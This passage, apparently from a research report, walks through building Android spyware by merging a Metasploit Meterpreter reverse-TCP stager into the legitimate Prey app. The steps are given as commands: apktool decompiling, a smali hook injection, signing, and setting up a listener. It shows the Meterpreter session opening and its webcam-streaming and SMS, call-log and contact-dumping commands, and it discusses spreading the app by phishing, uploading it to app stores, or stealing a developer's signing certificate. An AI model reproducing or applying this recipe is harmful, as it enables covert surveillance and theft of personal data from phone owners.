
In a real world scenario, social engineering must be used in order to trick the end user into installing the application, or hacking an enterprise repository and save the malicious APK in their server and wait for users to install or update their applications with our infected one.

Installing the APK produces the following output from the phone.



81% 17:58

MainActivity

For security, your phone is set to block installation of apps obtained from unknown sources.

Figure 19: Unknown Sources Warning

The android security model disallows the installation of unsigned APKs that aren't signed by a valid authority. In this case since our APK file was just generated by the Metasploit Framework it will register as an untrusted source and the user will have to physically allow the installation of this APK .


80% 18:01

D:0Kb/s U:0Kb/s

LOCK SCREEN AND SECURITY

Set your secure lock functions, such as Auto lock and Lock instantly with Power key.

Fingerprints

Samsung Pass
Use biometric authentication to verify your identity easily and securely.

Find My Mobile
Locate and control your device remotely using your Samsung account.

Unknown sources
Allow installation of apps from sources other than the Play Store.

Private mode
Off


Secure startup
Protect your device by using a screen lock when your device turns on.

Encrypt SD card
Protect your SD card by encrypting its data.

Other security settings
Change other security settings, such as those for security updates and credential storage.

Figure 20: Unknown Sources Option

Pressing the Unknown sources switch will generate the following pop up.



Show the dual clock, the device owner's information, or app shortcuts on the lock screen.

Notifications on lock screen
Show content

Unknown sources

Installing from unknown sources may be harmful to your device and personal data. By tapping OK, you agree that you are solely responsible for any damage to your device or loss of data that may result from using these applications.


✓ Allow this installation only

Play Store.

Private mode
Off

Secure startup
Protect your device by using a screen lock when your device turns on.

Figure 21: Unknown Sources Option



Do you want to install this application? It will get access to:

modify your contacts
read your contacts

access approximate location (network-based)
access precise location (GPS and network-based)

record audio

directly call phone numbers
this may cost you money
read call log
read phone status and identity
write call log

read your text messages (SMS or MMS)
receive text messages (SMS)
send and view SMS messages
this may cost you money

Modify or delete SD card contents.
read the contents of your SD card

Figure 22: Permission Verification by User

Here is the android permission review that displays the permissions that the application will need in order to function properly, all permissions must be approved by the end user, this is an all or nothing scenario, applications can't be installed without approving this step. As can be seen, the malicious APK requires all permissions in order to exfiltrate data, a mindful user might notice something is wrong if an application requires this many permissions.




Figure 23: Application Installation Successful





Figure 24: Application Selection View

Once the application has been installed successfully, you can view it in the springboard and application search in the Android OS. Once launched this particular application does absolutely nothing visually, it only preforms the malicious activity of connecting back to our C&C server. We can view this by listing the process and services of the operating system as described in Figure 25.




Service Name	RAM Usage
org.simalliance.openmobileapi.service:remote eSETerminal	4.92 MB
org.simalliance.openmobileapi.service:remote SmartcardService	4.91 MB
org.simalliance.openmobileapi.service:remote UiccTerminal	4.91 MB
MainActivity MainService	4.4 MB
Authenticate Framework PassService	3.64 MB
tuiService TuiService	2.98 MB
com.sec.bcservice BroadcastService	2.91 MB
Facebook DisableOfflineModeGCMService	0 B
com.sec.phone SecPhoneService	0 B
com.google.android.music:main	0 B

Figure 25: Viewing Application Running on the Background

Launching this application is only half the work, the malicious APK it is now running as a service in the background, impervious to the user. This particular metasploit payload will try to connect every 5 seconds to the IP address specified in the payload creation. Now once the listener server has been set up, the malware can connect back and complete the cycle.


3.1.3 Listener Setup

For the listener server we will use the metasploit exploit module **multi/handler**. This module is a stub that provides all of the features of the Metasploit payload system to exploits that have been launched outside of the framework.[5].



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.21
LHOST => 192.168.0.21
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.21:443
msf exploit(handler) > |
```


Figure 26: Metasploit Multi Handler Setup



```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.21     yes       The listen address
   LPORT  443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Figure 27: Show Server Options

The options in this setup must mirror those in Figure 18, so the options setup must be equal to that of the msfvenom command. Once finished, the **exploit** command needs to be executed in order to start the listener.



```
msf exploit(handler) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.21:443
msf exploit(handler) > |
```

Figure 28: Starting Listener Server

That concludes the setup of the listener server and the payload generation.

3.2 Merge APK

Now that the exploit method and payload type have been selected, we must merge it with the knowledge acquired in the smali reverse engineering to infect a valid APK with a meterpreter staged payload and get the shell.

This will be done on a seven stage malware build phase.

- Select a payload (AKA Meterpreter, Malware APK) and a valid Android APK (AKA: Target APK) from the playstore.
- Decompile both APKs with APKTool.
- Copy permissions from the malware to the valid apk.
- Copy the binary files from the meterpreter apk directory into the valid APK directory space.
- Search the contents of the AndroidManifest.xml (Target APK) for the **android:name** attribute which tells the android sytem which dex file is tasked with loading the initial activity.
- Modify the contents of the initial startup dex file in smali format and inject a smali code that will load in memory the meterpreter stager binaries and continue with the application execution.
- Recompile the application with the smali modifications.
- Sign the application

For demonstration purposes, I have selected the Prey application from the Playstore and a Meterpreter dalvik/android payload that was used previously.

Executing apktool on both the valid and malicious APK using apktool

```
$ apktool d path/to/com.prey.apk prey_decompiled
$ apktool d path/to/malicious/malware.apk malware_decompiled
```

3.2.1 Copying Permissions

The process of merging an application consists of a host application that has valid functionality and a guest application that holds the metasploit stager payload.

In order for the meterpreter payload to operate within the target application, all permissions required by meterpreter in order to access system components such as camera, microphone, location services etc, must be present on the host application.

So the first step in attempting the merge is to copy the permissions that are not already present in the host application and copy the guest application's permissions. The permissions declaration are stored in the AndroidManifest.xml under the manifest tag. A sample permissions declaration is shown on Figure 29.

All of these permissions must be present on the host application in order for all the malware components to be able to be executed. When the host application is about to be installed by an end-user a pop up with the permissions required will be shown to the user, and thus, all of the permissions stored in the manifest file will be listed. Now statistically speaking, most users don't read the permission listing before installing an application, but if the objective of the engagement is to trick the user into installing our merged application then the permissions must align with the purpose of the host application, for example a wifi application asking camera permissions might arise suspicion, but if the host application was Instagram then the **android.permission.CAMERA** permission would be inconspicuous to the user. If any permissions that are declared in the original AndroidManifest.xml are missing, the metasploit payload will still work and connect back as intended but the feature that didn't get permission will not work and generate an error. Special care must be exercised to remove duplicate permissions when copying.

```
<manifest>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-feature android:name="android.hardware.camera"/>
    <uses-feature android:name="android.hardware.camera.autofocus"/>
    <uses-feature android:name="android.hardware.microphone"/>
    <application android:label="@string/app_name">
</manifest>
```

Figure 29: Abstract AndroidManifest.xml of malware.apk: Permission snippet

3.2.2 Discovering the Main Launcher

Once decompiled, each AndroidManifest.xml must be viewed individually, the attribute: **android:name="android.intent.action.MAIN"** details which activity is in charge of loading the application, from this tag we must traverse up the xml tree and search for its **android:name**, this value will hold the directory path to the smali file that will load the application. An abstract of each xml is shown below.


```
<activity android:label="@string/app_name" android:name=".MainActivity"
android:theme="@android:style/Theme.NoDisplay">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

Figure 30: AndroidManifest.xml of malware.apk

```
<activity android:clearTaskOnLaunch="true"
android:configChanges="keyboardHidden|orientation"
android:launchMode="singleInstance"
android:name="com.prey.activities.LoginActivity"
android:noHistory="true" android:screenOrientation="portrait">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

Figure 31: AndroidManifest.xml of com.prey.apk

As can be seen from this abstract the action **android.intent.action.MAIN** is child-bound to an intent-filter, which in turn is child of an activity. The **android:name** attribute of this activity holds the path to the file that holds the binary that will get executed on application startup. A directory structure sample of the location of each application is shown below.



```
FileSystem
├ prey_decompiled
│ ├ AndroidManifest.xml
│ ├ assets
│ ├ build
│ ├ original
│ ├ res
│ └ smali com.prey.activities.LoginActivity
│   └ com
│     └ prey
│       └ activities
│         └ LoginActivity.smali
└ malware_decompiled
  ├ AndroidManifest.xml
  ├ original
  ├ res
  └ smali
    └ com
      └ metasploit
        └ stage
          ├ MainActivity.smali
          ├ Payload.smali
          └ ...smali
```

Figure 32: APKTool Decompiled Directory Structure

Now that the smali files have been discovered, the next step is to copy the contents of the smali/com/metasploit/stage into the host application, keeping intact the structure of the original guest application, in order to inject a hook later on that will reference the path chosen in this step. The copying of the contents from one application to the other outputs the following directory structure.

```
FileSystem
└ prey_decompiled
   ├ AndroidManifest.xml
   ├ assets
   ├ build
   ├ original
   ├ res
   └ smali com.prey.activities.LoginActivity
      └ com
         ├ prey
         │  └ activities
         │     └ LoginActivity.smali
         └ metasploit
            └ stage
               ├ MainActivity.smali
               ├ Payload.smali
               └ ...smali
```

Figure 33: Directory Structure of Merged APK

3.2.3 Hook Injection

The final step of altering the host app is to inject a hook that will execute the meterpreter payload in the guest app. A hook is a piece of code that "hooks" one module to another, in our case, this snippet of code will hook the meterpreter payload and execute it. After the hook executes the meterpreter stager will be executed, make the connection to our C&C server and give control back to the host app and continue its execution without the user noticing that a connection was made. This hook can be injected anywhere inside the app, for example after a login, or after an activity has been started. Reverse engineering the application will allow us to learn which smali file correspond to which activity or functionality. For the purposes of this exercise we will hook it after the first activity is loaded, in other words when the user presses the application button on the springboard.
The first order of business is to open the smali file where we want to inject the hook, in this case it will be on LoginActivity.smali file which is shown below.

```
.method protected onCreate(Landroid/os/Bundle;)V
.locals 4
.param p1, "savedInstanceState"    # Landroid/os/Bundle;

.prologue
const/4 v1, 0x1

.line 31
invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

.line 32
invoke-virtual {p0, v1}, Lcom/prey/activities/LoginActivity;->requestWindowFeature(I)Z

.line 33
invoke-virtual {p0, v1}, Lcom/prey/activities/LoginActivity;->setRequestedOrientation(I)V
```

Figure 34: Snippet from LoginActivity.smali

As can be observed, we are inside the definition of the onCreate method, so we are at the very first line of code that will be executed on the DVM, a good place to inject our hook would be after the object has finished calling its parent constructor method. From the smali documentation a line of code is generated that will call the Payload.smali inside the com/metasploit/stage/Payload namespace as shown on Figure 35.
What this line of code does is it invokes a static method called start() located

```
invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V
```

Figure 35: Hook injection snippet

at com/metasploit/stage/Payload.smali, and passing in one argument of type Landroid/content/Context, returns void. After the execution of the start() method, the meterpreter payload will be loaded in memory and start its connection phase, once it is done and the staged payload is injected into memory, control of program execution will be given back to the LoginActivity.smali and continue with the remaining instructions.

3.2.4 Recompiling

Once the modifications are finished, the app must be recompiled using apktool in order for it to return to a valid APK format. To acomplish this apktool will be used with the **b** flag (build) and give it the path to the host application.

```
$ apktool b path/to/prey.com, -o /path/to/recompiled/com.prey.apk
```

This generates an APK called com.prey (just like the original, although a different name can be chosen) that contains our modified Prey application with the meterpreter stager payload. We now have an APK file but not a valid one, this is because no application can be run inside Android unless it is signed by an authority.

3.2.5 Signing the Application

Android requires that all APKs be digitally signed with a certificate before they can be installed. A public-key certificate, also known as a digital certificate or an identity certificate, contains the public key of a public/private key pair, as well as some other metadata identifying the owner of the key (for example, name and location).
The owner of the certificate holds the corresponding private key. When you sign an APK, the signing tool attaches the public-key certificate to the APK. The public-key certificate serves as as a ”fingerprint” that uniquely associates the APK the developer and your corresponding private key. This helps Android ensure that any future updates to your APK are authentic and come from the original author.
The key used to create this certificate is called the app signing key. A keystore is a binary file that contains one or more private keys[1]. Every app must use the same certificate throughout its lifespan in order for users to be able to install new versions as updates


to the app. For the purpose of signing the merged APK, Uber APK Signer will be used (https://github.com/patrickfav/uber-apk-signer), since it's a quick way to automate the signing process. The basic usage of this tool is described below.

```
$ java -jar uber-apk-signer.jar --apks /path/to/recompiled/com.prey.apk
```

Once this APK is signed the application is ready to be installed on any android device. Make sure to rename it to the original APK name, in this case the uber-signer tool naming schema will sign the APK as {**output-name**}**-aligned-debugSigned.apk**. Changing it to the original name will make it more inconspicuous.
Using social engineering an experienced hacker might be able to get this forged APK into the victims phone, but for testing purposes, adb will be used instead.


```
$ adb install com.prey.apk
```

The following images show the reverse tcp connection and the stager calling back to the C&C server in order to inject the staged payload (Meterpreter) into the phone.




```
msf exploit(handler) > [*] Sending stage (68925 bytes) to 192.168.0.17
[*] Meterpreter session 1 opened (192.168.0.21:443 -> 192.168.0.17:47378) at 2017-09-12 15:27:56 -0300
[+] negotiating tlv encryption
[+] negotiated tlv encryption
[+] negotiated tlv encryption
```

Figure 36: Reversed APK preforming reverse TCP connection



```
msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                      Information          Connection
  --  ----                      -----------          ----------
  1   meterpreter dalvik/android  u0_a232 @ localhost  192.168.0.21:443 -> 192.168.0.17:47378 (192.168.0.17)
```

Figure 37: Session Listing for Reversed APK



```
meterpreter > pwd
/data/user/0/com.prey/files
```

Figure 38: Command execution on phone

3.3 ARM Exploitation

talk about the ARM processor and how to exploit it

3.4 Post-Exploitation and Persistence

Once we have tricked the user into installing the merged APK and obtain a shell, we have the entire metasploit arsenal at our disposal, we can load new modules that will allow us to take over the camara (only available if the merged APK contains the camera permission), start dumping credentials or SMS messages over the network and into the attacker's computer. This phase is known as post-exploitation and the main purpose of it is to exfiltrate as much data as possible or to manipulate the phone in whichever way the attacker sees fit.
One thing to keep in mind is the possibility that the application will be detected as malware by anti virus software or removed by the user for some reason, and it is highly unlikely that the user will be tricked twice by the same method, because of this while we have shell access we need to establish a way for the application to connect to our C&C server despite the application not being installed or if the network goes down. This is known as persistence and it is essential in order to maintain a foothold in compromised systems. Persistence can be achieved in various approaches, but first one must check which permissions the current shell possesses and if write or execute permissions are allowed for the current user for a system critical directory, if not, then privilege escalation attacks will be required in order to write scripts or binaries that will allow us to hide the payload or execute it at boot time. Once approach to this is to deploy a rootkit.

3.4.1 Rootkit

Broadly defined, a rootkit is any software that acquires and maintains privileged access to the operating system (OS) while hiding its presence by subverting normal OS behavior. A rootkit typically has three goals[4]:

- Run: A rootkit wants to be able to run without restriction on a target computer. Most computer systems (including Windows) have mechanisms such as Access Control Lists (ACLs) in place to prevent an application from getting access to protected resources. Rootkits take advantage of vulnerabilities in these mechanisms or use social engineering attacks to get installed so that they have no restrictions on what they are able to do.


- Hide: Specifically, the rootkit does not want an installed security product to detect that it is running and remove it. The best way to prevent this is to appear invisible to all other applications running on the machine.

- Act: A rootkit has specific actions it wants to take (often referred to as its payload). Running and being hidden are all well and good, but a rootkit author wants to get something from the compromised computer, such as stealing passwords or network bandwidth, or installing other malicious software.

Rootkits exist in android, an according to research in ART (Section 2.1.1.2) run time environment [17], using APKTool (Section2.2.2.1), the OS can be compromised and allow a rootkit to be installed and avoid detection. Broadly speaking this rootkit requires that the injected phone to be already rooted, and thus modify the the boot image of the phone to remove detection of a malicious process by removing it from the android framework API calls. This topic goes beyond the scope of this research.

3.4.2 Exfiltration and System Manipulation


Once persistence has been achieved or the engagement only requires a quick way to retrieve a compromised phone information, we can start the data retrieval. We begin this process by using commands from Appendix Table 7 and Table 8 to learn information about the current environment at the system and network level respectively. We can use local Linux commands to start sending data to a server under our control or we can use Metasploit to load modules and dump credentials over the network and take control of system components.
Using the help command from Meterpreter gives us the command list of everything we can do inside a meterpreter session (Appendix: Table 9, Table 10, Table 11,Table 12 ,Table 13, Table 14). For demonstration purposes, only the most severe and critical post exploitations modules will be shown.
StdAPI: Webcam
To be able to use this module the reversed APK must have included the **android.permission.CAMERA** permission. To list camaras the **webcam_list** command displays the current cameras available in the phone that meterpreter has permission to use.



```
meterpreter > webcam_list
1: Back Camera
2: Front Camera
```

Figure 39: Meterpreter Command: webcam_list

Running **webcam_snap 1** will take a screenshot of whatever the camara 1 is showing at the time. A live stream is possible if the commmand **webcam_stream [camara_id]** is executed.



```
meterpreter > webcam_stream 2
[*] Starting...
[*] Preparing player...
[*] Opening player at: SgWVZAkT.html
[*] Streaming...
[-] webcam_start: Operation failed: 1
meterpreter > [32008:32008:0912/165513.742755:ERROR:desktop_window_tree_host_x11.cc(1155)] Not implemented reached in virtual void views::DesktopWindowTreeHostX11::InitModalType(ui::ModalType)
[1028:1028:0912/165524.478891:ERROR:desktop_window_tree_host_x11.cc(1155)] Not implemented reached in virtual void views::DesktopWindowTreeHostX11::InitModalType(ui::ModalType)
Warning: program returned non-zero exit code #1
Opening "SgWVZAkT.html" with MonoDevelop  (text/html)
```

Figure 40: Meterpreter Command: webcam_stream 2

This will write an randomly-generated HTML page in the current directory from where attacker machine in which it will load a streaming service to view the phone's camara in real time.
One nusience to note is that if the phone goes to sleep or the user locks his or her phone , the the meterpreter session will be terminated, once the user unlocks the phone the meterpreter stager will try to reestablish conecttion back to the C&C server and open a new session.
StdAPI: Dumping Credentials
The StdiAPI's android commands allow for dumping the call logs, SMS messages and contact using the **dump_calllog**, **dump_sms** and **dump_contacts** respectively. This will dump them on the attacker machine in an xml format that the attacker can easily parse and pass along as input to other applications.

3.5 Distribution

Once the APK is recompiled and signed it is ready for distribution. There are several ways to acomplish this and we will look into the most common distribution vectors. But first we must explain how the signature verification works before application install. By default, the Android OS requires all applications to be signed in order to be installed. In very basic terms, this means that the application signature is used to identify the author of an application (i.e. verify its legitimacy), as well as establish trust relationships between applications with the same signature. With the former, you are assured (to a reasonable degree) that an application with a valid signature comes from the expected developers. And through the latter, applications signed with the same private key may run in the same process and share private data. Then when you install an application update, the Android OS checks this signature to make sure that: A) the APK has not been tampered in the time since it was signed, and B) the application's certificate matches that of the currently installed version.[11]. Our reveresed APK was signed using a self signed certificate that does not belong to the original developer and thus will run into problems when attempting to be distributed.

3.5.1 Play Store

The Play Store is currently, the biggest marketplace for android apps and is an ideal distribution vector if we can get it uploaded. To upload an APK into the Google Play Store, the APK must be signed as we have already done in Section 3.2.5. In order to upload our reversed APK, we need to change the name of the application so it does not match the current one (in our case, Prey)as well as making sure the package name does not change as it will invalidate the signature, this happened to Google's own Authenticator app when it changed its package name from **com.google.android.apps.authenticator** to **com.google.android.apps.authenticator2**. Due to this change, all subsequent Authenticator app updates could only be issued under the new package name with the new signature generated by the new private signing key. [11]. Another more fruitfull route would be to attempt to obatain the certificate for the target APK and sign it and thus force an update on legitimate app, this attack vector will have a higher success rate on the infected phone count, but requires us to hack a developer or whomever holds the certificate file beforehand.

3.5.2 Web Sites


There are many web sites that store APKs for distribution that are not operated by Google, such is the case of https://www.apkmirror.com/. All the signature verification measures in the Play Store still apply in these sites but we can get lucky in the case that the application we are targeting is not hosted here and we will be the very first user to upload it, and thus our certificate will match the very first upload and gain legitimacy for new users that don't have the app installed. The problem with this approach is if a user that has the target application already installed and decides to update their current app from these mirror sites, will trigger a certificate missmatch error since updates are verified using the currently installed signature against the certificate of the incoming application. So with this approach only new users may be tricked but users with the old application will not fall for this.

3.5.3 Email

A less sophisticated approach, but still usefull would be to social engineer the way into an install using spear phishing techniques such as directly emaling the APK from a trusted source, for example if the attacker has control of a corporate SMTP server, sending an email to all employees of an organization and tricking them into donwnloading a company approved APK would be quite effective.

3.6 Anti Virus Evasion

If the phone has antivirus protection enabled our payload will be detected instantlly prior to install and warn the user of the malicious intent of the current APK. For this research, McAfee Mobile Security will be used to test the efficency of malware discovery. Sure enough as soon as the attempt to install the application by any means it is detected instantly.



Prey
Version 1.6.8
Medium threat risk

About this app
Package name :
com.prey
Detection name : Android/PUP.Metasploit.F!Gen

About this threat
Your app is a potentially unwanted program, and it can:
- Incur premium charges.
- Damage or encrypt files for ransom.
- Monitor your device and observe your activities.
- Take advantage of vulnerabilities to access and use your data.
- Send junk messages or emails from your device.
- Direct you to a fake website to get your account information.
- Result in excessive battery/bandwidth drainage.

